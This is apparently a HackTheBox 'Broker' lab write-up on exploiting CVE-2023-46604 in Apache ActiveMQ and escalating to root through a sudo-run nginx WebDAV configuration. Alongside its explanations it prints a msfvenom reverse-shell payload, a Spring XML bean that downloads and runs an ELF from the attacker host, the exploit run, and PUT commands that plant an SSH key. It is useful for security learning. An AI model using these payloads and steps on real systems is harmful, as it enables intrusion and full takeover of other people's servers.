HTB 11

HackTheBox - Broker

Enumeration

Nmap

As usual, let's start off with an Nmap scan.

```
1   sudo nmap -sC -sV -p- -oA nmap.broker 10.10.11.243
```

```
nmap -p$ports -sC -sV 10.129.230.87

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http       nginx 1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
<SNIP>
61616/tcp open  apachemq   ActiveMQ OpenWire transport
| fingerprint-strings:
|   NULL:
|     ActiveMQ
<SNIP>
|_    5.15.15
```

The scan reveals Apache ActiveMQ version 5.15.15 running on TCP port 61616 , as well as SSH and NGINX on their respective default ports

The **CVE-2023-46604 vulnerability** in Apache ActiveMQ exploits a weakness in how the application handles deserialization of incoming data. Here's a detailed explanation of the process and its security implications:

Apache ActiveMQ Exploitation

Searching for vulnerabilities in this version of `ActiveMQ` shows that it is vulnerable to a deserialisation vulnerability labelled CVE-2023-46604; more information can be found here.

On a high level, the vulnerability involves unsafe deserialisation in ActiveMQ's message handling. Essentially, when the system deserialises data, it could be tricked into initialising an unintended class if an attacker supplies crafted input.

- **Deserialisation Process**: ActiveMQ processes incoming data that should represent an error (`Throwable` class) during its communication protocol.
- **Security Gap**: Before the patch, there was no check to ensure that the data being deserialised was actually an error object. An attacker with control over the serialised data could force ActiveMQ to instantiate an arbitrary class with controlled data, leading to a range of malicious outcomes, including remote code execution.
- **Patch Functionality**: A security check was added to verify that any class to be deserialised and instantiated as an error must truly be an `Throwable`.

What is ActiveMQ?

Apache ActiveMQ is an open-source **message broker** written in Java. It facilitates communication between different software applications or components by allowing them to exchange messages, even if they are written in different programming languages or run on different systems.

What Does ActiveMQ Do?

ActiveMQ implements the **Java Message Service (JMS)**, a standard API for message-oriented middleware. It allows applications to send, receive, and process messages asynchronously.

Here's what it does:

1. **Message Queuing**:
    - Messages are sent to queues, where they are stored until the intended receiver retrieves them.
    - Example: Application A sends a message to Queue X, and Application B reads from Queue X when it's ready.
2. **Publish-Subscribe Messaging**:
    - Messages can be sent to a **topic**, allowing multiple subscribers to receive them simultaneously.
    - Example: A news service sends updates to a topic, and multiple applications (like mobile apps or dashboards) subscribe to that topic to get updates in real-time.

3. **Decoupling Components**:
    - ActiveMQ helps decouple producers (message senders) and consumers (message receivers). They don’t need to know about each other’s existence or operate at the same time.
    - What Does "Coupled" Mean?

        In software design, **coupling** refers to how tightly connected or dependent one part of a system is on another.

        1. **Tightly Coupled**:
            - Two components (or systems) directly depend on each other to work.
            - If one changes or fails, the other is often affected.
            - Think of it like two friends who always need to do everything together—if one can’t make it, the other is stuck.
        2. **Loosely Coupled**:
            - Two components are connected but don’t rely on each other too much.
            - They can function independently, and changes to one don’t necessarily break the other.
            - It’s like two friends who help each other sometimes but can do their own thing just fine.
        3. **Reliable Messaging**:
            - Messages are stored persistently until they are successfully delivered, ensuring reliable communication.
    - In a system using ActiveMQ (or a message broker), **producers** are the parts of the system that send messages, and **consumers** are the parts that receive and process those messages.
    - **Decoupling** means that these two don’t need to:
        - **Know About Each Other**:
            - The producer doesn’t need to know who will consume the message or how the consumer processes it.
            - The consumer doesn’t need to know where the message came from or why it was sent.
        - **Operate at the Same Time**:

- The producer can send messages even if the consumer isn't currently running.
- The consumer can process messages later when it's ready.

Where Is ActiveMQ Used?

ActiveMQ is used in systems where applications or services need to communicate with each other in a scalable and asynchronous way.

Industries and Use Cases:

1. **E-Commerce Platforms**:
   - To handle order processing, inventory updates, and notifications between different systems.
   - Example: When a customer places an order, a message is sent to the "Orders" queue. The warehouse system and billing system consume these messages to process the order.
2. **Banking and Finance**:
   - For asynchronous transaction processing, trade execution, and real-time updates.
   - Example: Stock price updates are published to a topic, and multiple trading applications subscribe to it.
3. **Healthcare Systems**:
   - For managing patient data, appointments, and notifications.
   - Example: A hospital's booking system sends appointment confirmations to a queue, and the notification system consumes these messages to send emails or SMS.
4. **IoT (Internet of Things)**:
   - To manage communication between devices and centralized servers.
   - Example: IoT sensors publish temperature data to a topic, and monitoring systems subscribe to it for real-time analysis.

Example of ActiveMQ in Action:

Scenario: Order Processing System

- **Producer**: An e-commerce website's checkout process. When a customer places an order, it sends a message to the `OrderQueue`.
- **ActiveMQ**:

    - Receives the message and stores it in the `OrderQueue`.
    - Ensures the message persists until a consumer processes it.
- **Consumers**:
    a. **Warehouse System**: Consumes the message to update inventory and prepare the item for shipment.
    b. **Billing System**: Consumes the message to generate an invoice and process payment.
    c. **Notification Service**: Consumes the message to send an order confirmation email to the customer.

Why Use ActiveMQ?

- **Asynchronous Communication**: Components don't have to wait for each other to be available since messages aren't lost if a receiver is temporarily unavailable

What is Deserialization?

Deserialization is the process of converting serialized data (a byte stream) back into an object that the application can use.

How is Deserialization is related to ActiveMQ

- When one application (the producer) needs to send data to another application (the consumer), they may be running on different machines or written in different programming languages.
- Serialization makes the data "understandable" by turning it into a **neutral format** (like bytes) that **both systems can understand**, regardless of their internal structure.

How Does the Vulnerability Work?

ActiveMQ uses deserialization in its communication protocol, specifically when processing error messages. Here's the process:

1. **Expected Behavior**:
    - **ActiveMQ** uses `Throwable` objects in certain situations to represent errors or problems during message processing, especially when dealing with message failures, exceptions, or unexpected conditions.
    - ActiveMQ is designed to deserialize data into a specific type of object (e.g., a `Throwable` object) that represents an error or exception during communication.

2. **Security Gap**:
    - In versions before the patch, ActiveMQ did not verify whether the deserialized data was actually of the `Throwable` type.
    - An attacker could craft malicious serialized input that pretends to be valid error data but instead represents an arbitrary Java class.
    - When ActiveMQ deserializes this crafted input, it could unintentionally instantiate an attacker-supplied class.
3. **Impact of the Exploit**:
    - By supplying crafted serialized input, the attacker can force ActiveMQ to instantiate a class of their choice.
    - If the class contains malicious code (e.g., a payload for remote code execution), this code could be executed on the ActiveMQ server.
    - This could lead to severe outcomes, including unauthorized access, system compromise, or full control over the server.


How Was This Fixed (Patch Functionality)?


To address this vulnerability, a security check was introduced:

1. **Verification Process**:
    - Before deserializing incoming data, ActiveMQ now checks whether the data corresponds to a class that is actually a `Throwable` or a subclass of it.
    - This ensures that only valid error objects are deserialized.
2. **Rejection of Malicious Data**:
    - If the incoming serialized data does not match the expected type (`Throwable`), the deserialization process is terminated.
    - This blocks attackers from supplying malicious classes.

Foothold

Searching on Google for CVE-2023-46606 exploit GitHub reveals this link which has a Proof of Concept code for how to exploit it. We download and extract the repository.





README

```
git clone https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ.git
unzip main.zip
cd CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ-main/
```

As stated in the repository README , we generate an msfvenom payload to give us an ELF executable to upload and execute on the target.

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.4
LPORT=4444 -f elf -o test.elf
```

Then, we edit the poc-linux.xml file and change the IP address to our web server.

```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="
http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="pb" class="java.lang.ProcessBuilder" init-
method="start">
<constructor-arg>
<list>
<value>sh</value>
<value>-c</value>
<!-- The command below downloads the file and saves it as
test.elf -->
<value>curl -s -o test.elf http://10.10.14.4:8001/test.elf;
chmod +x ./test.elf; ./test.elf</value>
</list>
</constructor-arg>
</bean>
</beans>
```

```
┌──(administrator㉿kali)-[~/Desktop/BunchofFiles/broker]
└─$ nano poc-linux.xml

┌──(administrator㉿kali)-[~/Desktop/BunchofFiles/broker]
└─$ ls
CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ  nmap.broker.xml
nmap.broker.gnmap                                 poc-linux.xml
nmap.broker.nmap                                  test.elf

┌──(administrator㉿kali)-[~/Desktop/BunchofFiles/broker]
└─$
```

Explanation of the code


The Big Picture:

- There's a security **vulnerability** in how certain systems handle data. When systems **deserialize** data (convert it from a saved form back into an object), if the system doesn't carefully check what it's loading, an attacker can trick the system into **running harmful actions**.

What Happens in the Attack?

1. **Deserialization Vulnerability**:
    - The system is trying to read some data that was saved earlier, and this data comes in a format that can be turned back into an object (a kind of "thing" the system uses). This process is called **deserialization**.
    - If the system isn't careful and trusts this data blindly, the attacker can send **malicious data** that makes the system **run dangerous code** (like opening a backdoor into the system).
2. **Spring Framework & Malicious XML**:
    - Based on the code in main.go, we are dealing with a a **Spring application** because of the specific class name mentioned in the PoC (proof-of-concept):

```
org.springframework.context.support.ClassPathXmlApplicationContex
```



    - The **Spring Framework** is a tool for building Java apps.
    - The **Spring Framework** can use **XML files** to configure how the app should work.

- Normally, these XML files are safe and just tell the app what to do (e.g., which database to connect to).
- But if an attacker can **control** the XML file, they could include a **malicious data (bits 0-1)** inside it. In this case, it could tell the app to open a **reverse shell** (a way for the attacker to take control of the system).
- The attacker uses a **Golang script** (a program) to create **malicious data(bits 0-1)** that calls a class org.springframework.context.support.ClassPathXmlApplicationContext that is used for loading the objects inside the XML and then configuring it to the Spring applications.
- When the system deserializes the malicious data(0-1) and processes the XML configuration, it triggers the reverse shell, allowing the attacker to gain control over the system.

We start a Python3 HTTP server in the background and start a Netcat listener.

```
python3 -m http.server 8001 &
nc -lvvp 4444
```

Finally, we open a new terminal and execute the following command:

```
sudo go run main.go -i 10.10.11.243 -p 61616 -u
http://10.10.14.4:8001/poc-linux.xml
```

- If you haven't installed Go, your system won't recognize the `go` command.

```
sudo apt update
sudo apt install golang
```

- We specify the target's IP address using the -i flag, the target port running ActiveMQ with the -p flag, and our web server hosting the payload with the -u flag.

```
go run main.go -i 10.129.230.87 -p 61616 -u http://10.10.14.48:8001/poc-linux.xml

[*] Target: 10.129.230.87:61616
[*] XML URL: http://10.10.14.48:8001/poc-linux.xml

[*] Sending packet:
000000781f00000000000000000010100426f72672e737072696e676672616d65776f726b2e636f6e746
578742e737570706f72742e436c617373506174686586d6c4170706c69636174696f6e436f6e7465787401
0025687474703a2f2f31302e31302e31342e34383a383030312f706f632d6c696e75782e786d6c
```


Checking our listener we get a connection back and have successfully gained remote code execution on the target.

```
nc -lvvp 4444

listening on [any] 4444 ...
10.129.230.87: inverse host lookup failed: Unknown host
connect to [10.10.14.48] from (UNKNOWN) [10.129.230.87] 48426
script /dev/null -c bash
Script started, output log file is '/dev/null'.
activemq@broker:/opt/apache-activemq-5.15.15/bin$ id
id
uid=1000(activemq) gid=1000(activemq) groups=1000(activemq)
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

The PoC Golang script leveraged the deserialisation vulnerability to instantiate the class org.springframework.context.support.ClassPathXmlApplicationContext , which allows the configuration of a Spring application via a (remote) XML file: in this case, our malicious XML file that sent a reverse shell to our listener.

The user flag can be found at /home/activemq/user.txt .



- Note:


- **A new pseudo-terminal is created**: `script` starts a sub-shell (`bash`) in a fresh pseudo-terminal (pty).
    - When you execute the command script with no option, By default it will log your shell commands to a file called typescript

- **To exit from the sub-shell:**

- **What we will do here is t**o open a **new pseudo-terminal** for the `bash` shell without logging its session to a file.


```
script /dev/null -c bash
```


- **No session logging**: Since the output is redirected to `/dev/null`, nothing is recorded.
- **Useful for privilege escalation scenarios**: In some environments, creating a new pty can allow interactive features like a fully functional shell, improved job control, or escape restricted shells.



Privilege Escalation

Checking our sudo privileges reveals that we can load our own nginx configuration file.





Using `ngx_http_dav_module` to Write SSH Keys:

How it Works:

The **ngx_http_dav_module** (Web Distributed Authoring and Versioning) allows **read/write access to files over HTTP**. If improperly configured, it can let an attacker write arbitrary files to the system.

Steps:

1. **NGINX Configuration Exploit**:
   - The attacker exploits the **NGINX configuration** to enable write access to sensitive directories.
   - This is done by crafting a malicious NGINX configuration file that enables the `ngx_http_dav_module` and specifies the target directory (`/root/.ssh/`).
2. **Writing the Public Key**:
   - Using the WebDAV functionality, the attacker sends an HTTP request to write their **public SSH key** (e.g., `id_rsa.pub`) into the `root` user's `authorized_keys` file (`/root/.ssh/authorized_keys`).
3. **SSH Access**:
   - Once the public key is added to `authorized_keys`, the attacker can connect to the system as `root` using their corresponding **private key**.

To do so, we start by creating the malicious NGINX configuration file, which looks as follows:

```
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
worker_connections 768;
}
http {
server {
listen 1337;
root /;
autoindex on;
dav_methods PUT;
}
}
```

```
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
        worker_connections 768;
}
http {
    server {
        listen 1337;
        root /;
        autoindex on;

        dav_methods PUT;
    }
}
```

The key parts are the following:

- user root : The worker processes will be run by root , meaning when we eventually upload a file, it will also be owned by root .
- root / : The document root will be topmost directory of the filesystem.
- dav_methods PUT : We enable the WebDAV HTTP extension with the PUT method, which allows clients to write/upload files.

Explanation

- **Run as the root user**:
  - The directive `user root;` makes the NGINX server run with **root privileges**. This is dangerous because any actions performed by the server (like writing files) will have **unrestricted system access**.
- **Enable PUT requests for file uploads**:
  - The `dav_methods PUT;` directive enables **HTTP PUT** requests, which allow clients to upload files to the server. Normally, PUT requests are restricted or disabled in most NGINX setups unless explicitly enabled.
  - This means an attacker could use this server to upload arbitrary files (e.g., malicious scripts, configuration files, or SSH keys) to locations defined by the `root` directive.
- **Serve files from the root directory (`/`)**:
  - The directive `root /;` sets the **document root** of the NGINX server to the system's **root directory** (`/`).

    - As a result, the server can potentially expose the entire filesystem over HTTP. For example, files like `/etc/passwd` or `/root/.ssh/authorized_keys` could be accessible through the server.
- **Enable directory listing**:
    - The `autoindex on;` directive enables **directory listing**, meaning if you visit a directory without an `index.html` file, the server will display a list of all the files and subdirectories within that directory.
    - For example, visiting `http://target:1337/` might show the contents of `/` (the root directory).
- **Listen on port 1337**:
    - The `listen 1337;` directive makes the server available on **TCP port 1337**. This is a non-standard port often used by attackers to avoid detection.

We save the settings in a file and configure NGINX to use it via the -c flag

```
cat << EOF> /tmp/pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
worker_connections 768;
}
http {
server {
listen 1337;
root /;
autoindex on;
dav_methods PUT;
}
}
EOF
sudo nginx -c /tmp/pwn.conf
```

```
cat << EOF> /tmp/pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
```

```
events {
        worker_connections 768;
}
http {
    server {
        listen 1337;
        root /;
        autoindex on;

        dav_methods PUT;
    }
}
EOF
sudo nginx -c /tmp/pwn.conf
```

Command Breakdown

- `cat`:
  - The `cat` command normally reads content from a file and displays it. However, here it's being used to **output text** directly.
- `<< EOF`:
  - This is a **here-document** syntax. It tells the shell to take everything written after this line (up to the specified delimiter, in this case, `EOF`) and treat it as input to the `cat` command.
  - Essentially, all lines between `<< EOF` and the next `EOF` are considered part of the file content.
- `> /tmp/pwn.conf`:
  - The `>` symbol redirects the output of `cat` to a file.
  - In this case, it creates (or overwrites) the file `/tmp/pwn.conf` and writes the content between `<< EOF` and `EOF` into it.

What This Configuration Allows:

1. **File Upload (Exploitation via PUT)**:
    - An attacker can upload files using **HTTP PUT requests**. For example:

```
curl -X PUT -d "malicious content"
http://target:1337/malicious_file
```

    - This could be used to upload malicious scripts, backdoors, or even a new NGINX configuration file that enables further exploitation.
    - `curl`: A command-line tool for making HTTP requests.
    - `-X PUT`: Specifies the HTTP method to use, which is `PUT`. This method is typically used to upload or update a resource at the given URL.
    - `-d "malicious content"`: Sends the data `"malicious content"` in the request body.
    - `http://target:1337/malicious_file`: The target URL where the data is being sent. It suggests the intention to create or overwrite a file named `malicious_file` on the server running at `http://target` on port `1337`.
2. **File Download (Exposure of System Files)**:
    - Files within `/` (the system root directory) could be downloaded by visiting specific paths in the browser or using tools like `curl`. For example:

```
curl http://target:1337/etc/passwd
```

3. **Directory Traversal (Autoindex)**:
    - If directory listing is enabled, attackers could browse directories and locate sensitive files. For example:
        - Visiting `http://target:1337/` could show the list of all files in the system root directory (`/`).
        - Browsing `/etc/` might reveal configuration files, or `/home/` might expose user data.
4. **Privilege Escalation (Root User)**:
    - Since the server runs as `root`, any uploaded files (e.g., a malicious script or a new SSH key in `/root/.ssh/authorized_keys`) are executed or stored with **root privileges**. This can be exploited for full system compromise.

Choosing Option 4

To verify that our malicious configuration is active, we check the open ports using ss :

```
ctivemq@broker:/tmp$ ss -tlpn

State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess

LISTEN 0      511          0.0.0.0:80         0.0.0.0:*

LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:*

LISTEN 0      128          0.0.0.0:22         0.0.0.0:*

LISTEN 0      511          0.0.0.0:1337       0.0.0.0:*

<...SNIP...>
```

We see that port 1337 is in fact open, so we proceed with the final step, which is writing our public SSH key to /root/.ssh/authorized_keys .

We create the keypair as follows (SSH-KEYGEN):

```
activemq@broker:/tmp$ ssh-keygen

Generating public/private rsa key pair.
Enter file in which to save the key (/home/activemq/.ssh/id_rsa): ./root
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./root
Your public key has been saved in ./root.pub
The key fingerprint is:
SHA256:ooCALOh8Ox5bXucm2zutWwSXzRmSEl8h9YNzAWr3i6E activemq@broker
The key's randomart image is:
+---[RSA 3072]----+
|         ..oo*o. |
|o        ...O = .|
|oo .     ..* B + |
|+o. .     + . + .|
|+ o+ ...S. . . . |
| ...*...o . . o .|
```

```
|   o.. . o.E . . |
|        =...     |
|       . ==      |
+----[SHA256]-----+
```

The private key is stored in the file called root , and the public key is found in root.pub .

```
activemq@broker:/tmp$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/activemq/.ssh/id_rsa): ./root
./root
Enter passphrase (empty for no passphrase): 1234

Enter same passphrase again: 1234

Your identification has been saved in ./root
Your public key has been saved in ./root.pub
The key fingerprint is:
SHA256:OGrF4HvVyz2RzcRolpCkxaTnH1CiTxa+tn9a86ut4Pc activemq@broker
The key's randomart image is:
+---[RSA 3072]----+
|         +B..    |
|        *o= +    |
|  .   + * = o    |
|   . o . B = =   |
|    . = S * + o  |
|     + o o = o   |
|    + .   +.+ o  |
|   . .     ...+oo |
|            .+=+Eo|
+----[SHA256]-----+
activemq@broker:/tmp$ ls
ls
nginx.pid  pwn.conf  root  root.pub
activemq@broker:/tmp$
[HTB] 0:VPN  1:PING check  2:Enumeration#1- 3:ENumeration#2  4:Enumeration#3  5:Reverse Target* 6:zsh  7:zsh                    "kali" 07:32 20-Dec-24
```

Finally, we use cURL to send the PUT request that will write the file.Having set the document root to / , we specify the full path /root/.ssh/authorized_keys and use the -d flag to set the contents of the written file to our public key

```
curl -X PUT localhost:1337/root/.ssh/authorized_keys -d "$(cat root.pub)"
```

```
activemq@broker:/tmp$ curl -X PUT localhost:1337/root/.ssh/authorized_keys -d "$(cat root.pub)"
<1337/root/.ssh/authorized_keys -d "$(cat root.pub)"
activemq@broker:/tmp$
[HTB] 0:VPN  1:PING check  2:Enumeration#1- 3:ENumeration#2  4:Enumeration#3  5:Reverse Target* 6:zsh  7:zsh                    "kali"
```

The request goes through without errors. We can now ssh into the machine as the root user:

```
activemq@broker:/tmp$ ssh -i root root@localhost

Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)
<...SNIP...>

Last login: Thu Nov  9 09:08:52 2023 from 10.10.14.40
root@broker:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The `root` flag can be found at `/root/root.txt`.

- Command:

```
ssh -i root root@localhost
```

```
root@broker:~# cat root.txt
cat root.txt
831cd20bd990333a1e5a0584a27a3c86
root@broker:~#
[HTB] 0:VPN  1:PING check  2:Enumeration#1- 3:ENumeration#2  4:Enumeration#3  5:Reverse Target* 6:zsh  7:
```

    - Options:

- The `-i` option in the `ssh` command specifies the identity file (private key file) to use for authentication
- `root@localhost`:
    - `root`: This is the username you're trying to authenticate as. In this case, it's the root user, the superuser of the local system.
    - `localhost`: This refers to the local machine (the machine you're currently on). When using `localhost`, you're connecting to your own system (the same one you're executing the SSH command from).